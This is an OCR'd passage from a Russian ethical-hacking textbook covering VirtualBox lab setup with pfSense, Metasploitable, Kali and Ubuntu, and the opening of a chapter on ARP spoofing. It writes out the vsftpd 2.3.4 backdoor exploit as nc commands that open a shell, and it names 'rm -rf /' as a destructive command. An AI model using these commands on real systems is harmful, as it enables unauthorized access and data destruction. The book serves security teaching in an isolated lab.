


Рис. 1.9. Удаление ISO-образа pfSense

После удаления ISO-образа дважды щелкните на названии pfSense в списке виртуальных машин. Загрузка pfSense займет некоторое время. После этого вы увидите экран со следующим содержимым:

```
Welcome to pfSense               (amd64) on pfSense

WAN (wan)       -> em0       -> v4/DHCP4: 192.1689.1.100/24
LAN (lan)       -> em1       -> v4: 192.168.100.1/24

0) Logout (SSH only)                  9) pfTop
1) Assign Interfaces                 10) Filter Logs
2) Set interface(s) IP address       11) Restart webConfigurator
3) Reset webConfigurator password    12) PHP shell + pfSense tools
4) Reset to factory defaults         13) Update from console
5) Reboot system                     14) Disable Secure Shell (sshd)
6) Halt system                       15) Restore recent configuration
7) Ping host                         16) Restart PHP-FPM
8) Shell
```

Настройка Metasploitable

Виртуальная машина Metasploitable представляет собой сервер Linux, намеренно сделанный уязвимым. Это машина, которую мы будем взламывать на протяжении всей книги. Но прежде нам нужно ограничить доступ к ней другим людям. Для этого мы подключим данную машину к внутренней сети, защищенной межсетевым экраном pfSense. Далее описан процесс скачивания и установки этой виртуальной машины.

Скачайте дистрибутив Metasploitable с сайта https://sourceforge.net/projects/metasploitable/. Несмотря на существование более новых версий Metasploitable, мы будем использовать версию 2, поскольку ее проще настроить.

Tlgm: @it_boooks

Разархивируйте скачанный ZIP-файл Metasploitable, запустите программу VirtualBox и нажмите кнопку New (Создать). В поле Name (Имя) введите Metasploitable, в списке Type (Тип) выберите вариант Linux, а в списке Version (Версия) — Ubuntu (64bit), после чего нажмите кнопку Continue (Продолжить). При указании объема оперативной памяти задайте рекомендуемое значение. При настройке параметров виртуального жесткого диска выберите вариант Use an existing virtual hard disk file (Использовать существующий виртуальный жесткий диск), щелкните на значке в виде папки и перейдите к разархивированному дистрибутиву Metasploitable. Выберите файл с расширением `.vmdk` и нажмите кнопку Create (Создать). Чтобы настроить параметры сети для машины Metasploitable, щелкните правой кнопкой мыши на ее названии в списке слева и выберите пункт Settings (Настроить) в контекстном меню. Перейдите на вкладку Network (Сеть). В разделе Adapter 1 (Адаптер 1) установите флажок Enable Network Adapter (Включить сетевой адаптер) и выберите созданную ранее внутреннюю сеть (Internal LAN) в раскрывающемся меню Attached to (Тип подключения), как показано на рис. 1.10.




Рис. 1.10. Настройка внутренней сети машины Metasploitable

Откройте виртуальную машину Metasploitable в программе VirtualBox и дождитесь завершения загрузки терминала. На экране должен отобразиться логотип Metasploitable, показанный на рис. 1.11.

Войдите в систему, используя имя пользователя msfadmin и пароль msfadmin.

ПРИМЕЧАНИЕ

Исчезновение указателя мыши говорит о ее захвате виртуальной машиной. Чтобы освободить мышь, нажмите правую клавишу Ctrl (в ОС Windows и Linux) или сочетание клавиш Ctrl+Alt (в macOS).

Tlgm: @it_boooks




Рис. 1.11. Виртуальная машина Metasploitable после запуска

Настройка Kali Linux

Kali Linux — это дистрибутив Linux, содержащий набор инструментов для тестирования на проникновение. Мы будем использовать виртуальную машину Kali для взлома других машин в нашей виртуальной сети. Скачайте образ Kali Linux для VirtualBox с сайта https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/. Убедитесь, что перечисленные файлы являются образами Kali Linux для VirtualBox, а не для VMWare, и выберите версию образа для VirtualBox, соответствующую версии вашей системы (64- или 32-битную). Добавьте машину Kali в VirtualBox, щелкнув правой кнопкой мыши на скачанном файле OVA и открыв его с помощью VirtualBox. После этого должен появиться экран, содержащий уже сконфигурированные настройки машины. Найдите значок в виде папки в левой части страницы, щелкните на нем и выберите скачанный файл OVA.

ПРИМЕЧАНИЕ

Перед настройкой параметров сети убедитесь в том, что ваша виртуальная машина выключена.

Tlgm: @it_boooks

Чтобы настроить параметры сети для машины Kali, щелкните правой кнопкой мыши на ее названии в списке слева и выберите в меню пункт Settings (Настроить). Перейдите на вкладку Network (Сеть). В разделе Adapter 1 (Адаптер 1) установите флажок Enable Network Adapter (Включить сетевой адаптер) и выберите в раскрывающемся меню Attached to (Тип подключения) вариант Internal Network (Внутренняя сеть). В поле Name (Имя) оставьте Internal LAN и нажмите кнопку OK.

Откройте виртуальную машину Kali Linux в VirtualBox. Если вы не увидите ничего, кроме черного экрана, то убедитесь в том, что в разделе Settings ▸ General ▸ Processors (Настройки ▸ Общие ▸ Процессоры) установлен флажок PAE/NX.

После запуска машины должен появиться экран аутентификации Kali Linux (рис. 1.12).




Рис. 1.12. Экран аутентификации Kali Linux

Войдите в систему, используя имя пользователя kali и пароль kali.

Настройка Ubuntu Linux Desktop

Пришло время настроить виртуальную машину Ubuntu Linux Desktop, с помощью которой будет продемонстрирована хакерская атака на настольный или портативный компьютер жертвы. Далее описан процесс скачивания и настройки Ubuntu. В этой главе мы настроим только ту машину, которая подключена к нашей внутренней сети. Вторую машину Ubuntu, подключенную к частной сети, мы настроим в главе 14.

Скачайте последнюю версию ISO-образа Ubuntu с сайта https://ubuntu.com/download/desktop/. Запустите программу VirtualBox и нажмите кнопку New (Создать), расположенную на верхней панели инструментов (см. рис. 1.4). Вам будет предложено ввести информацию о своей новой машине. В поле Name (Имя) введите Ubuntu, в списке Type (Тип) выберите Linux, а в списке Version (Версия) — Ubuntu (64bit). Затем нажмите кнопку Continue (Продолжить). Выделите 2048 Мбайт оперативной памяти и 10 Гбайт дискового пространства. (Не забудьте прикрепить ISO-образ.) Для эффективной работы машине Ubuntu требуется чуть больше дискового пространства

Tlgm: @it_boooks

и ОЗУ, чем маршрутизатору pfSense. Наконец, подключите машину Ubuntu Linux к внутренней сети, как вы это делали в случае с Metasploitable.

Запустите машину Ubuntu, выберите язык и нажмите кнопку Install Ubuntu (Установить Ubuntu). На рис. 1.13 показана первая страница экрана настройки.




Рис. 1.13. Экран установки Ubuntu Linux

Выключите виртуальную машину Ubuntu. Она нам не понадобится вплоть до главы 10.

Ваш первый взлом: эксплуатация бэкдора в Metasploitable

Теперь, когда мы все настроили, протестируем инфраструктуру нашей виртуальной лаборатории, выполнив атаку. Наша цель — получить доступ к машине Metasploitable, используя уязвимость под названием *«бэкдор»*. Это намеренно встроенный в код программы дефект, позволяющий злоумышленнику получить к ней несанкционированный доступ.

Tlgm: @it_boooks

В июле 2011 года сообщество специалистов по информационной безопасности обнаружило бэкдор, внедренный злоумышленником в код версии 2.3.4 vsftpd FTP-сервера с открытым исходным кодом для систем UNIX. В этом заключается один из недостатков программного обеспечения с открытым исходным кодом: злонамеренные разработчики могут его скомпрометировать.

Конкретно этот бэкдор позволяет злоумышленнику получить доступ к терминалу на уязвимой машине. Для этого ему достаточно пройти аутентификацию на FTP-сервере, введя имя пользователя, оканчивающееся символами `:)`, и неверный пароль. После активации атаки на порте 6200 запускается так называемая *командная оболочка* (shell) — программа, которая подключается к машине злоумышленника, позволяя ему выполнять команды терминала на скомпрометированной машине.

Чтобы воспользоваться уязвимостью сервера Metasploitable, мы начнем с получения IP-адреса этой машины.

Прежде чем продолжить, убедитесь в том, что ваша виртуальная машина pfSense включена. Она понадобится для получения доступа к интернету.

Получение IP-адреса сервера Metasploitable

Как правило, первый шаг при попытке взлома — определение машины, к которой необходимо подключиться. Каждая машина имеет уникальный IP-адрес, о котором мы более подробно поговорим в главе 2. В этом подразделе показан процесс получения IP-адреса сервера Metasploitable с помощью инструмента `netdiscover`.

Откройте терминал на своей машине Kali Linux, щелкнув на значке в верхнем левом разделе меню. Введите команду **`netdiscover`**. Если в терминале появится сообщение о том, что команда не может быть найдена, или о том, что для ее выполнения вы должны являться пользователем root, запустите ее с помощью команды `sudo`:

```
kali@kali:~$ sudo netdiscover
```

Инструмент `netdiscover` сканирует сеть в поисках использующихся в настоящее время IP-адресов, что позволяет обнаружить все машины, подключенные к одной и той же локальной сети. Через пару минут `netdiscover` должен обнаружить сервер Metasploitable и его IP-адрес и отобразить его на экране наподобие этого:

```
IP              At MAC Address     Count       Len MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.100.1   08:00:27:3b:8f:ed      1        60 PCS Systemtechnik GmbH
192.168.100.101 08:00:27:fe:31:e6      1        60 PCS Systemtechnik GmbH
```

Для простоты используйте только виртуальные машины pfSense, Metasploitable и Kali. Это уменьшит количество машин, подключенных к сети, и упростит чтение результатов работы инструмента `netdiscover`.

Tlgm: @it_boooks

Первый IP-адрес принадлежит маршрутизатору pfSense, а второй — машине Metasploitable. (В вашем случае адреса могут различаться.) Машина с наименьшим адресом обычно является маршрутизатором или, как в данном случае, межсетевым экраном, через который проходит весь входящий и исходящий сетевой трафик. IP-адрес сервера Metasploitable, скорее всего, будет вторым.

Получив IP-адрес сервера, вы можете посетить размещенные на нем веб-страницы. Щелкните на синем логотипе Kali в верхнем левом углу интерфейса машины Kali. Затем откройте браузер Kali Linux и введите обнаруженный IP-адрес, как показано на рис. 1.14.




Рис. 1.14. Машина Metasploitable в браузере Kali Linux

Если вы видите веб-страницу, то это означает, что ваши машины Metasploitable и Kali Linux правильно подключены к внутренней сети.

Использование бэкдора для получения доступа

Теперь мы воспользуемся бэкдором, чтобы получить доступ к машине Metasploitable. Подключитесь к FTP-серверу с помощью Netcat (`nc`), инструмента командной

Tlgm: @it_boooks

строки, который поддерживает несколько сетевых функций. В данном случае мы используем его для открытия TCP-сокета для связи с сервером. (Мы обсудим TCP-сокеты в главе 3.)

Откройте терминал на машине Kali и введите следующие команды:

```
kali@kali:~$ nc <IP-адрес виртуальной машины Metasploitable> 21
user Hacker:)
pass invalid
```

Значением в конце первой команды является номер порта. FTP-серверы обычно используют порт 21. Подробнее о понятии номера порта мы поговорим в главе 3, а пока вы можете думать о нем как о канале связи, который операционная система назначает той или иной программе. Например, программа A может использовать канал 21, а программа B — канал 6200.

После активации командной оболочки, связанной с бэкдором, откройте новое окно терминала и введите следующую команду для подключения к оболочке, которая должна использовать порт 6200 на машине Metasploitable:

```
kali@kali:~$ nc -v <IP-адрес виртуальной машины Metasploitable> 6200
```

После подключения вам покажется, что терминал не отвечает. Но это не так, он просто ожидает от вас ввода команды. Введите команду **ls**, чтобы отобразить список всех файлов, содержащихся в текущем каталоге.

Теперь у вас должна появиться возможность вводить команды в терминале Kali Linux и запускать их так, будто они были введены в терминале машины Metasploitable. Например, попробуйте перезагрузить машину с помощью оболочки. Для этого введите следующие команды в терминал машины Kali, а затем посмотрите, что произойдет с машиной Metasploitable:

```
whoami
reboot
```

Если атака выполнена правильно, то машина Metasploitable перезагрузится. Перезапуск машины может показаться вполне безобидным явлением, однако злоумышленник, обладающий привилегиями пользователя root, может сделать гораздо больше, например удалить все данные с сервера, выполнив команду **rm -rf/**. Не запускайте эту команду в Metasploitable, если не хотите удалить все содержащиеся на машине данные и повторить процесс настройки.

Как можно устранить эту уязвимость? В более новых версиях vsftpd эта проблема решена, поэтому наилучший способ защитить сервер — обновить vsftpd. Однако машина Metasploitable намеренно сделана уязвимой, поэтому не поддерживает обновления.

Tlgm: @it_boooks

ЧАСТЬ I

ОСНОВЫ СЕТЕВЫХ ТЕХНОЛОГИЙ

Tlgm: @it_boooks

2

Перехват трафика с помощью ARP-спуфинга

Не обращайте внимания на человека за занавеской!

Ноэль Лэнгли. Волшебник страны Оз

Любой человек, зашедший в кафе и подключившийся к сети Wi-Fi, может перехватывать и просматривать незашифрованный веб-трафик других пользователей, используя метод под названием *ARP-спуфинг*, который эксплуатирует уязвимость протокола определения адресов (address resolution protocol, ARP). В данной главе мы обсудим принцип работы протокола ARP, рассмотрим этапы проведения ARP-спуфинга, а затем осуществим эту атаку.

Передача данных в интернете

Прежде чем переходить к обсуждению ARP-спуфинга, нам следует поговорить о структуре интернета в целом. В этом разделе описывается процесс передачи данных через иерархическую сеть с помощью пакетов, MAC- и IP-адресов.

Пакеты

Вся информация в интернете передается *пакетами*, которые можно представить в виде конверта с данными, подлежащими отправке. Как и в случае с обычной

Tlgm: @it_boooks

почтой, эти пакеты направляются по указанному адресу. На рис. 2.1 продемонстрированы некоторые сходства между почтовыми конвертами и пакетами.

Рис. 2.1. Сходства между почтовыми конвертами и пакетами

Раздел «От кого» на конверте содержит два важных фрагмента информации: 1) имя отправителя; 2) его адрес. Точно так же у пакетов есть *MAC-адрес* источника, который представляет отправившую пакет машину, и *IP-адрес* источника, который указывает, откуда поступил этот пакет. Другие аналогичные поля, называемые *заголовками пакета*, определяют пункт его назначения.

Для сортировки и пересылки пакетов в интернете используются устройства, называемые *маршрутизаторами*. Пакеты перемещаются от одного маршрутизатора к другому, подобно тому как письма пересылаются между почтовыми отделениями.

MAC-адреса

Ваш ноутбук оснащен *сетевой картой* (network interface card, NIC), которая позволяет ему подключаться к маршрутизаторам Wi-Fi. Эта карта имеет уникальный MAC-адрес (media access control, управление доступом к среде), позволяющий идентифицировать ваш компьютер в сети. Перед отправкой информации вашему компьютеру маршрутизатор помечает соответствующий пакет MAC-адресом вашего ноутбука, а затем передает его в виде радиосигнала. Все компьютеры, подключенные к данному маршрутизатору, получают этот радиосигнал и проверяют MAC-адрес пакета, чтобы выяснить, которому из них он предназначен. Как правило, MAC-адреса представляют собой 48-битные значения, записанные в шестнадцатеричном формате (например, 08:00:27:3b:8f:ed).

Tlgm: @it_boooks

IP-адреса

Вероятно, вы уже знаете, что IP-адреса также позволяют идентифицировать компьютеры в сети. Зачем же нам еще и MAC-адреса? Дело в том, что сети состоят из иерархических регионов, подобно тому как некоторые страны делятся на штаты, которые, в свою очередь, делятся на города. IP-адреса учитывают структуру, позволяющую им определять место устройства в более крупной сети. Если вы перейдете в другое кафе, то вашему ноутбуку будет назначен новый IP-адрес, отражающий его новое местоположение; но при этом ваш MAC-адрес останется прежним.

IPv4-адрес кодирует информацию о сетевой иерархии в виде 32-битного числа. Обычно оно разделяется точками на четыре раздела (например, 192.168.3.1). Каждый раздел представляет собой восьмибитное двоичное число. Например, 3 в 192.168.3.1 — это восьмибитное двоичное число 00000011.

IP-адреса, принадлежащие одному и тому же региону иерархии, также имеют одинаковые биты верхнего уровня. Например, IPv4-адреса всех компьютеров в кампусе Университета Вирджинии имеют вид 128.143.xxx.xxx. В нотации CIDR (classless interdomain routing, бесклассовая междоменная маршрутизация) IP-адреса записываются в виде 128.143.1.1/16. Это указывает на то, что компьютеры используют одни и те же 16 старших бит или первые два числа. Поскольку IP-адреса имеют определенную структуру, маршрутизаторы могут использовать части IP-адреса, чтобы решить, как переместить пакет по иерархии. На рис. 2.2 показан упрощенный пример иерархии маршрутизаторов.

На рис. 2.2 также показан *мультиплексор доступа к цифровой абонентской линии* (Digital Subscriber Line Access Multiplexer, DSLAM), позволяющий передавать сигналы, имеющие отношение к интернет-трафику, по проводам, изначально предназначенным для кабельного телевидения. Устройство DSLAM отличает интернет-сигнал от телевизионного, что позволяет подключить телевизор и маршрутизатор к одному и тому же разъему.

Проследим за перемещением пакета по сетевой иерархии на примере кофейни. Представьте, что вы находитесь в кафе в Сан-Франциско и переходите на веб-страницу http://www.cs.virginia.edu, размещенную на веб-сервере с IP-адресом 128.143.67.11. На первом этапе веб-запрос проходит через сетевую карту вашего ноутбука, которая затем отправляет его на маршрутизатор Wi-Fi, установленный в кафе. Затем маршрутизатор отправляет веб-запрос мультиплексору DSLAM, который перенаправляет этот запрос на маршрутизатор *интернет-провайдера* (internet service provider, ISP), например, Comcast. Затем маршрутизаторы Comcast сравнивают IP-адрес со списком префиксов в поисках совпадения. Например, он может обнаружить соответствие префиксу 128.xxx.xxx.xxx, указывающему на конкретный раздел иерархии. По мере перемещения запроса по иерархии совпадения становятся более конкретными, например, сначала 128.143.xxx.xxx, а затем 128.143.67.xxx. Как только пакет достигнет самого нижнего уровня иерархии, на котором отсутствуют

Tlgm: @it_boooks

другие маршрутизаторы, маршрутизатор использует MAC-адрес, содержащийся в пакете, для определения пункта назначения запроса. Самый нижний уровень иерархии называется *локальной вычислительной сетью* (local area network, LAN), поскольку все компьютеры на этом уровне подключены к интернету через один маршрутизатор.




Рис. 2.2. Упрощенный вид сетевой иерархии

Теперь, когда мы разобрались с общей структурой интернета, мы можем обсудить атаки, осуществляемые на самом нижнем уровне иерархии.

ARP-таблицы

Мы выяснили, что после того, как пакет достигает заданной LAN, сеть использует MAC-адрес пакета, чтобы определить его пункт назначения. Но как маршрутизатор узнает MAC-адрес компьютера с IP-адресом 128.143.67.11? Для этого используется протокол ARP. Маршрутизатор отправляет сообщение, называемое *ARP-запросом*, всем компьютерам в сети, предлагая машине с IP-адресом 128.143.67.11 прислать *ARP-ответ* со своим MAC-адресом. Затем маршрутизатор сохраняет результат сопоставления IP-адреса и MAC-адреса в специальной *ARP-таблице*, что избавляет его от необходимости повторно отправлять ARP-запросы в ближайшем будущем.

Tlgm: @it_boooks

ЕСЛИ ВКРАТЦЕ

MAC-адрес идентифицирует ваш компьютер, IP-адрес определяет его местоположение, а ARP-таблицы хранят результаты сопоставления этих фрагментов информации. При проведении ARP-спуфинга мы стремимся выдать себя за кого-то другого.

Атака методом ARP-спуфинга

Атака типа «ARP-спуфинг» (ARP spoofing) проводится в два этапа. На первом этапе злоумышленник отправляет жертве поддельный ARP-ответ с информацией о том, что MAC-адрес злоумышленника соответствует IP-адресу маршрутизатора. Так хакер заставляет жертву поверить в то, что его компьютер является маршрутизатором. На втором этапе компьютер жертвы принимает от него поддельный ARP-пакет и обновляет информацию в ARP-таблице, чтобы отразить соответствие MAC-адреса злоумышленника IP-адресу маршрутизатора. После этого интернет-трафик жертвы будет отправляться не на маршрутизатор, а на компьютер злоумышленника, который сможет проверить эту информацию, прежде чем переслать ее маршрутизатору.

Если хакер также хочет перехватить интернет-трафик, предназначенный для жертвы, то должен аналогичным образом обмануть и маршрутизатор, то есть создать поддельный ARP-пакет, указывающий на соответствие IP-адреса жертвы MAC-адресу злоумышленника. Это позволяет хакеру перехватывать и проверять входящий интернет-трафик, прежде чем перенаправлять его жертве.

Простая схема ARP-спуфинга показана на рис. 2.3. В данном случае Джейн (злоумышленник) обманом заставляет Алису (жертву) отправить ей письмо.




Рис. 2.3. Техника ARP-спуфинга на примере почтового сервиса

Tlgm: @it_boooks

ARP-спуфинг — пример *атаки посредника* (man in the middle, MITM), поскольку злоумышленник в данном случае оказывается между жертвой и маршрутизатором.

Выполнение ARP-спуфинга

Перед реализацией ARP-спуфинга запустите виртуальные машины pfSense, Kali и Metasploitable. Соответствующие инструкции приведены в главе 1. Теперь установим инструменты, которые нам понадобятся для проведения этой атаки. Откройте терминал виртуальной машины Kali Linux и установите инструмент `dsniff`. По умолчанию в Kali Linux используется пароль kali. Выполните команду **`sudo -i`**, чтобы стать пользователем root. Вам также потребуется обновить менеджер пакетов `apt-get`, выполнив команду **`apt-get update`**.

```
kali@kali:~$ sudo -i
kali@kali:~$ apt-get update
kali@kali:~$ apt-get install dsniff
```

Утилита `dsniff` содержит несколько полезных инструментов для перехвата сетевого трафика, в том числе инструмент `arpspoof`, который позволяет выполнять ARP-спуфинг.

Чтобы выдать свой компьютер за другие машины в сети, сначала мы должны выяснить их IP-адреса. Запустите инструмент `netdiscover`, используя следующую команду:

```
kali@kali:~$ sudo netdiscover
```

